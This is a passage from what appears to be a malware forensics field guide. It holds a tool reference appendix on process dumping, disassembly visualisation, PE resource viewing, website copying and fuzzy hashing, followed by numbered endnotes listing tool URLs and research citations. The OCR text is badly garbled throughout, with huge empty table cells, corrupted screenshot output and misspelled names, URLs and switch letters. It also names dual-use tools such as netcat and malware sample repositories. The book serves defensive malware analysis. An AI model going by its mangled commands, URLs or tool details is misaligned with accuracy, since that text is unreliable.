|       | Constant Ma                            |            |
| al televise inter                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | 1 10.00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                |                |              |       | Security and                           |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
| Containing the second                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       | of farmers. setur.                     |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |

# **Defeating Obfuscation**

# **Process Memory Dumping Tools**

| vame: Pre   | ocDump                                                                                                                                                                                          |
|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Page Refer  | rence: 405                                                                                                                                                                                      |
| Author/Dis  | stributor: Mark Russinovich (Sysinternals)/Microsoft                                                                                                                                            |
| Available I | From: http://technet.microsoft.com/en-us/sysinternals/dd996900                                                                                                                                  |
| Description | n: ProcDump is a command-line process memory acquisition tool.                                                                                                                                  |
|             | 7. (Malwarw Lab/Proclump-proclump.exe -ma winhelp                                                                                                                                               |
| 10          | ProcDump v3.04 - Writes process dump files<br>Soyvight (C) 2009-2011 Mark Museibovich<br>Syinternals - Www.gyunternals.com                                                                      |
|             | friing-dump_file_Cr(Malware_Lab)ProcDump\wisbelp_110710_219805.dmp<br>Nump_written.                                                                                                             |
|             |                                                                                                                                                                                                 |
| Switch      | Function                                                                                                                                                                                        |
| Switch      | Function Overrides the default memory capture of a 32-bit dump for a 32-bit process on 64-bit Windows and instead generates a 64-bit dump.                                                      |
|             | Overrides the default memory capture of a 32-bit dump for<br>a 32-bit process on 64-bit Windows and instead generates                                                                           |
| -64         | Overrides the default memory capture of a 32-bit dump for<br>a 32-bit process on 64-bit Windows and instead generates<br>a 64-bit dump.<br>Generates a dump file containing all process memory, |



# Embedded Artifacts Revisited

**Disassembly Visualization** 

Name: BinNavi


Page Reference: 415

Author/Distributor: Zynamics

Available From: http://www.zynamics.com/binnavi.html

Description: BinNavi is the *de facto* tool for binary code reverse engineering through graph visualization. Used inserticably with IDA Pro. a MySQL database, and other hind-party unilities. BinNavi enables the digital investigator to import IDA database files (*i*, *i*db) and navigate the disassembled code in a visually stunning graph form. BinNavi offers a myriad of analytical features to view, analyze, and anotate the code of the target module (BinNavi nometalature for a single disassembled hilo once it is in graph form. In addition, using *debug clients*, the BinNavi debuger offers robust functionality for controlling and analyzing the execution of a target production of a target products.

| (net count ● 4444440 = ▲ 4 5 20 - | MMA mul |        |
|-----------------------------------|---------|--------|
| Comments .                        |         | C, fea |
|                                   | Ŷ       | 1      |



#### **PE Resource Viewers**

#### Name: Resource Hacker

Page Reference: 417

Author/Distributor: Angus Johnson

Available From: http://www.angusj.com/resourcehacker/

Description: Resource Hacker is a easily navigable, dual-paned graphical PE Resource analysis (and editing) tool. Resource Hacker displays available PE Resources in an expandable tree menu in the left-hand viewing pane, while selected content is displayed in the right-hand viewing pane. Resources can be extracted and awared to disk using the shell context menu or the "Action" (solbar).

| a kon                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1           1           2           3           4           2000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000           4000      > | The second secon |

#### Interacting with and Manipulating the Malware Specimen

**Prompting Trigger Events** 

| Name: Win     | HTTrack                     |                                                                                                                                                                                         |
|---------------|-----------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Page Refere   | nce: 425                    |                                                                                                                                                                                         |
| Author/Dist   | ributor: Xavier Roche       |                                                                                                                                                                                         |
| Available Fi  | rom: http://www.httrack.com | m                                                                                                                                                                                       |
| valuable tool | for copying Web site conte  | we version of the graphical Web site copying tool, HTTrack. A<br>info of Mine browsing and reconstructing Web content locally,<br>on options for copying depth and content acquisition. |

| Mare (Sector of Ap)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Name and the                |           |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------|-----------|
| Valendarian (Al.)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Taxa ( a) ( S. b. C.        |           |
| International sectorization .                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | The start as particular, by |           |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Downshield B.               |           |
| 1.0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Page dis Sectority.         |           |
| and the state of t | Rectanged (                 |           |
| Palaten of our plan                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Retarie will 1              | (Dam ) 40 |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | -                           |           |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Radian code el Min          |           |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                             | (         |

#### **Digital Virology**

#### Contextual Piece wise Hashing and Indicators of Likeness

| Name: SS    | Deep                                                                                                                                            |  |
|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------|--|
| Page Refer  | ence: 435                                                                                                                                       |  |
| Author/Dis  | stributor: Jesse Komblum                                                                                                                        |  |
| Available I | From: http://ssdeep.sourceforge.net/                                                                                                            |  |
|             | n: SSDeep is a <i>fuzzy hashing</i> tool that computes a series of rand<br>ig file association between files that are similar in file content b |  |
| Switch      | Function                                                                                                                                        |  |
| -v          | Verbose mode. Displays filename as it is being processed                                                                                        |  |
| -p          | Pretty matching mode. Similar to -d but includes all<br>matches.                                                                                |  |
| -r          | Recursive mode.                                                                                                                                 |  |
| -d          | Directory mode: compares all files in a directory.                                                                                              |  |
| -5          | Silent mode; all errors are suppressed.                                                                                                         |  |
| -b          | Uses only the bare name of files; all path information<br>omitted.                                                                              |  |
| -1          | Uses relative paths for filenames.                                                                                                              |  |
| -C          | Prints output in CSV format.                                                                                                                    |  |
| -1          | Only displays matches above the given threshold.                                                                                                |  |
| -m          | Match FILES against known hashes in file.                                                                                                       |  |

| Name: Scout Sniper                                                                                      |                                                                                                                                                                                                                                                                                                                   |  |
|---------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| Page Reference: 437                                                                                     |                                                                                                                                                                                                                                                                                                                   |  |
| Author/Distributor: Don C.                                                                              | Weber/Security Ripcord                                                                                                                                                                                                                                                                                            |  |
| Available From: http://www.                                                                             | .cutawaysecurity.com/blog/scout-sniper                                                                                                                                                                                                                                                                            |  |
| wo tools that can be used dur<br>sniperscout can be run aga<br>contents compared with conte             | ni persecut) is a wrapper program (.exe and Python script) four<br>ing digital virology analysis—acheeg and YARA. In particular,<br>innst a target directory of specimens using a specific YARA rule or the<br>xtual piecewise hashing using the Fuzzy dynamic link library<br>as shown in the following figure). |  |
| c:\Malware\specimens<br>sdir: c:\Malware\specime<br>There is no warrenty for<br>If you use the deletion | r this program. User at your own risk and only with permission<br>option you may damage your system, programs or applications.<br>Du have read and understand this warning and with to proceed.<br>ting                                                                                                           |  |

| Checking<br>Alert:<br>Checking<br>Alert:<br>Checking<br>Alert:<br>Checking<br>Alert:<br>Checking<br>Alert:<br>Checking<br>Alert:<br>Checking<br>Alert:<br>Finish T | avmenuper moureu =2<br>= 10 MAS ward specifies<br>1 e 10 MAS ward specifies<br>1 |   |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---|
| Switch                                                                                                                                                             | Function                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 1 |
| -у                                                                                                                                                                 | Perform a YARA scan using the default rule location<br>(\yara_rules\yara_rules.yr)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |   |
| -Y                                                                                                                                                                 | Perform a YARA scan using the YARA rule location<br>provided                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |   |
| -8                                                                                                                                                                 | Performs asdeep scan                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |   |
| -S                                                                                                                                                                 | Lowest score to use when alerting on like files using<br>ssdeep scan mode (integer between 1–100)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |   |
| -d                                                                                                                                                                 | Directory to search                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |   |
| -r                                                                                                                                                                 | Remote host(s) to search; can be single IP/host name or<br>multiple separated by commas with no spaces                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |   |
| -u                                                                                                                                                                 | Username for the account to access remote systems                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | - |
|                                                                                                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |   |

- <sup>1</sup> For more information about VirtualBox, go to http://www.virtualbox.org/.
- <sup>2</sup> Unless an examination or experiment is specific to Vista or Windows 7, Windows XP is typically used as a baseline victim platform by malicious code researchers simply because it is still currently the predominant OS deployed on workstations. See http://blogs.techrepublic.com.com/it-numbers/?p=122.
- <sup>2</sup> For more information, go to http://www.f-secure.com/vdescs/im-worm w32 skipi a.shtml
- <sup>4</sup> Unfortunately, the Web site that offered Winalysis is no longer operational, but with a little searching on the Internet, the program can be found on many software review sites, such as

http://www.tucows.com/preview/195902.

- <sup>5</sup> For more information about WinPooch, go to http://sourceforge.net/projects/winpooch/.
- <sup>6</sup> For more information about RegShot, go to

http://sourceforge.net/projects/regshot.

- <sup>2</sup> For more information about FingerPrint 2.1.3, go to http://www.2brightsparks.com/assets/software/FingerPrint\_Setup.zip.
- 8 For more information about ESET SysInspector, go to http://www.eset.com/us/download/free-antivirus-utilities.
- 9 http://www.malwarefieldguide.com/Chapter6.html.
- <sup>10</sup> For more information about InstallWatch, go to the archive version of the Epsilon Squared Web site, http://web.archive.org/web/20090216115519/http://epsilonsquared.com/, and download URL, http://web.archive.org/web/20090216115249/http://www.epsilonsquared.com/anonymous/InstallP
- <sup>11</sup> For more information about InCtrl5, go to <u>http://www.pcmag.com/article2/0,1759,9882,00.asp.</u>
- <sup>12</sup> For more information about InstallSpy, go to http://www.2brightsparks.com/assets/software/InstallSpy\_Setup.zip.
- 13 For more information about SysAnalyzer, go to http://labs.idefense.com/software/malcode.php.
- <sup>14</sup> For more information about Process Explorer, go to <u>http://technet.microsoft.com/en-us/sysintemak/bb896653.aspx</u>.
- 15 For more information about CurrProcess, go to http://www.nirsoft.net/utils/cprocess.html.
- <sup>16</sup> For more information about ProcessActivityView, go to http://www.nirsoft.net/utils/process\_activity\_view.html.
- 17 For more information about Explorer Suite/Task Explorer, go to <u>http://ntcore.com/exsuite.php</u>.
- <sup>18</sup> For more information about Process Hacker, go to http://processhacker.sourceforge.net/.
- <sup>19</sup> For more information about PrcVeiw, go to http://www.teamcti.com/pview/prcview.htm.
- <sup>20</sup> For more information about MiTec Process Viewer, go to <u>http://www.mitec.cz/Downloads/PV.zip</u>.
- 21 For more information about Process Monitor, go to http://technet.microsoft.com/enus/sysintemals/bb896645.aspx.
- <sup>22</sup> For more information about FileMon, go to http://technet.microsoft.com/enus/sysintemals/bb896642.aspx.
- 23 For more information about RegMon, go to <u>http://technet.microsoft.com/en-</u>

us/sysinternals/bb896652.aspx.

- <sup>24</sup> Process Monitor runs on Windows 2000 SP4 with Update Rollup 1, Windows XP SP2, Windows Server 2003 SP1, and Windows Vista, as well as ×64 versions of Windows XP, Windows Server 2003 SP1, and Windows Vista.
- <sup>25</sup> For more information about Wireshark, go to <u>http://www.wireshark.org/</u>.
- <sup>26</sup> For more information about TCPView, go to <u>http://technet.microsoft.com/en-us/sysintemals/bb897437.aspx.</u>
- 27 For more information about Active Ports, go to http://www.devicelock.com/freeware.html.
- 28 For more information about CurrPorts, go to http://www.nirsoft.net/utils/cports.html.
- 29 <u>http://msdn.microsoft.com/en-us/library/aa383723(VS.85).aspx.</u>
- 30 For more information about TracePlus/Win32, go to <u>http://www.sstinc.com/windows.html</u>.
- 31 For more information about API Monitor, go to http://www.rohitab.com/apimonitor/.
- 32 For more information about APISpy32, go to http://www.internals.com.
- 33 For more information about Microsoft Detours, go to http://research.microsoft.com/en-us/projects/detours/.
- 34 For more information about APILogger, go to http://labs.idefense.com/software/malcode.php.
- 35 For more information about Kerberos, go to http://www.wasmru/baixado.php?mode=tool&id=313.
- 36 For more information about AutoDebug, go to http://www.autodebug.com/.
- 37 For more information about WinAPIOverRide, go to http://jacquelin.potier.free.fr/winapioverride32/.
- <sup>38</sup> For more information about Application Monitor, go to http://www.kakeeware.com/i\_kam.php.
- <sup>39</sup> For more information about Capture BAT, go to https://www.honeynet.org/node/315 and http://www.nzhoneynet.org/cbatabout.html.
- 40 For more information about FlyPaper, go to http://www.hbgary.com/free-tools#flypaper.

41 p to d topp

- For more information about KECON, go to http://www.hbgary.com/recon.
- <sup>42</sup> On Windows 2000, Windows XP, and Windows Server 2003 systems the default system path for the .vmen file of a respective virtual machine is C:\Documents and Sertings\username>\My Documents\My Virtual Machines\virtual machine>. On Vista and Windows 7 systems, the default path is C:\Users\username>\Documents\virtual Machines\ virtual machine>\.
- 43 For more information about REcon, go to <u>http://www.hbgary.com/recon.</u>
- 44 <u>http://www.zonealarm.com/security/en-us/zonealarm-pc-security-free-firewall.htm</u>
- 45 http://www.online-armor.com/downloads.php.
- 46 http://personalfirewall.comodo.com/.
- 47 http://www.pctools.com/firewall/.
- <u>48</u>

http://www.ashampoo.com/en/usd/pin/0050/Security\_Software/Ashampoo-FireWall-FREE.

- <sup>49</sup> For more information about Simple DNS Plus, go to <u>http://www.simpledns.com/</u>.
- 50 For more information about FakeDNS, go to http://labs.idefense.com/software/malcode.php.
- 51 For more information about Trojan Downloaders, go to <u>http://www.f-secure.com/en\_EMEA-Labs/virus-</u> encyclopedia/encyclopedia/trojan-downloader.html.
- 52 http://www.bsalsa.com
- 53 For more information about netcat, go to http://netcat.sourceforge.net/.
- 54 For more information, go to http://joncraton.org/files/nc111nt.zip.
- 55 For more information about DDE, go to http://support.microsoft.com/kb/160957.
- 56 <u>http://msdn.microsoft.com/en-us/library/ms633499(VS.85).aspx</u>.
- 57 For more information about Winlister, go to http://www.nirsoft.net/utils/winlister.html.
- <sup>58</sup> For more information about Buster Sandbox Analyzer, go to <u>http://bsa.isoftware.nl/</u>.
- 59 For more information about Sandboxie, go to http://www.sandboxie.com/

inger www.sundoone.com.

- 60 For more information about ZeroWine, go to http://zerowine.sourceforge.net/.
- 61 For more information about ZeroWine Tryouts, go to http://zerowine-tryout.sourceforge.net/.
- 62 http://cert.at/downloads/software/minibis\_en.html; http://cert.at/static/downloads/papers/cert.atmass\_malware\_analysis\_1.0.pdf.
- 63 For more information about TRUMAN, go to http://www.secureworks.com/research/tools/truman.html.
- <u>64</u>

http://www.sans.org/reading\_room/whitepapers/tools/buildingautomated-behavioral-malware-analysis-environmentopen-source-software\_33129.

- 65 For more information about Cuckoo Sandbox, go to http://www.cuckoobox.org/.
- 66 http://cuckoobox.org/doc/0.1/setup.html.
- 67 For more information about UPX, go to <u>http://upx.sourceforge.net/</u>.
- <sup>68</sup> For more information about UnFSG, go to <u>http://www.zerorev.net/reversing/index.php?</u> path=Unpackers%2C+Dumpers+and+Decrypters%2FUnFSG+2.0/.
- <sup>69</sup> For more information about UnMew, go to <u>http://www.zerorev.net/reversing/index.php?</u> path=Unpackers%2C+Dumpers+and+Decrypters%2FUNMew+10-11/.
- 70 For more information about AspackDie, go to http://www.woodmann.com/crackz/Packers.htm.
- <sup>21</sup> For more information about UnPECompact, go to http://www.zerorev.net/reversing/index.php? path=Unpackers%2C+Dunpers+and+Decrypters%2FUnPECompact+1.32/.
- 72 For more information about DeShrink, go to http://www.woodmann.com/crackz/Packers.htm.
- <sup>73</sup> For more information about LordPE, go to http://www.woodmann.net/collaborative/tools/index.php/LordPE.
- <sup>74</sup> For more information about ProcDump, go to http://www.fortunecity.com/millenium/firemansam/962/html/procdump.html.
- <sup>75</sup> For more information about PETools, go to http://www.uinc.ru/files/neox/PE\_Tools.shtml; http://www.petools.org.ru/.
- 76 For more information about Process Explorer, go to

http://technet.microsoft.com/enus/sysinternals/bb896653.aspx.

- 77 For more information about CurrProcess, go to http://www.nirsoff.net/utils/cprocess.html.
- 78 For more information about Task Explorer, go to <u>http://www.ntcore.com/exsuite.php</u>.
- 79 ProcessAnalyzer comes with SysAnalyzer, which is available from http://labs.idefense.com/software/malcode.php.
- 80 For more information about ProcDump, go to http://technet.microsoff.com/enus/sysinternals/dd996900.
- 81 Dumper comes with WinAPIOveride32, which is available from http://jacquelin.potier.free.fr/winapioverride32.
- 82 For more information about OllyDbg, go to <u>http://www.ollydbg.de/</u>.
- <u>83</u>

http://www.openrce.org/downloads/browse/OllyDbg\_Plugins.

- 84 For more information about OllyDump, go to http://www.openrce.org/downloads/details/108/OllyDump.
- 85 For more information about ASPack, go to <u>http://www.aspack.com/</u>.
- <sup>86</sup> For more information about ImpREC, go to http://www.woodmann.com/collaborative/tools/index.php/ImpREC.
- <sup>82</sup> For more information about IDA Pro, go to <u>http://www.hex-rays.com/idapro/</u>. Although the tool sells for approximately \$600.00, there is a freeware version (with slightly less functionality, features, and support) for non-commercial use available for download (<u>http://www.hex-</u>

rays.com/idapro/idadownfreeware.htm).

- 88 http://www.amazon.com/IDA-Pro-Book-Unofficial-Disassembler/dp/1593271786.
- <u>89</u>

http://www.microsoft.com/whdc/system/platform/firmware/PECOFE.mspx; http://msdn.microsoft.com/en\_ us/maeazine/cc301805.aspx.

- 90 Winnt.h file, line 7691.
- 91 Winuser.h file, line 160.
- 92 For more information about Resource Hacker, go to

http://www.angusj.com/resourcehacker/.

- 93 For more information about CFF Explorer, go to http://www.ntcore.com/exsuite.php.
- 94 For more information about XN Resource Editor, go to http://www.wilsonc.demon.co.uk/d10resourceeditor.htm.
- 95 http://msdn.microsoft.com/enus/library/aa381039(v=vs.85).aspx.
- 96 For more information about ResourceExtract, go to http://www.nirsoft.net/utils/resources\_extract.html.
- 97 For more information about Dependency Walker, go to <u>http://www.dependencywalker.com/</u>.
- 98 For more information about SpyStudio, go to <u>http://www.nektra.com/products/spystudio/.</u>
- 99 For more information about HTTrack, go to <u>http://www.httrack.com/</u>.
- 100 There are some legal and ethical considerations with this method. First, the content of the Web site may be copyright protected or otherwise categorized as intellectual property and fall within the proscriptions of certain international, federal, state, or local laws, making it a violation of civil or criminal law to copy it without permission. Similarly, as the tools are used to acquire the contents of a Web site by recursively copying directories, HTML, images, and other files hosted on the target Web site, they may be considered "hacking tools" in some jurisdictions. Also, the act of recursively copying the content of a site may also be considered an aggressive or hostile computing activity and potentially viewed as unethical or illegal in some jurisdictions. Consultation with appropriate legal counsel prior to implementing these tools and techniques is strongly advised and encouraged.
- 101 Some of the more popular malicious code repository Web sites for digital investigators and researchers include Offensive Computing (www.offensivecomputing.net) and VX Heavens (http://xx.netux.org).
- 102 For more information about RUMINT, go to http://rumint.org/.
- 103 For more information about Network Miner, go to http://networkminer.sourceforge.net/.

- 104 Edwards, A.W.F., Cavalli-Sforza, L.L., Systematics Assoc. Publ. No. 6: Phenetic and Phylogenetic Classification ed. *Reconstruction of Evolutionary Trees.*, pp. 67–76.
- <sup>105</sup> Hayes, M., Walnstein, A., and Lakhotia, A. (2009). Evaluation of Malware Phylogeny Modelling Systems Using Automated Variant Generation, *Journal in Computer Virology*, Vol. 5, no. 4, pp. 335–343.
- 106 Journal in Computer Virology, 2009, Vol. 5, no. 4, pp. 335–343.
- 107 8th Australasian Symposium on Parallel and Distributed Computing (AusPDC 2010), 2010.
- 108 Journal in Computer Virology, Vol. 4, no. 4, pp. 279–287.
- 109 Proceedings of the 14th Virus Bulletin Conference 2004, pp. 187–197.
- 110 Detection of Intrusions and Malware, and Vulnerability Assessment Lecture Notes, *Computer Science*, 2008, Vol. 5137/2008, pp. 108–125.
- 111 Proceedings of the 16th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining.
- 112 Proceedings of BlackHat DC 2007.
- 113 Proceedings of EICAR 2005 Conference.
- 114 Proceedings of the First International Conference on Communication Systems and NETworks, 2009.
- 115 For more information about ssdeep, go to http://ssdeep.sourceforge.net.
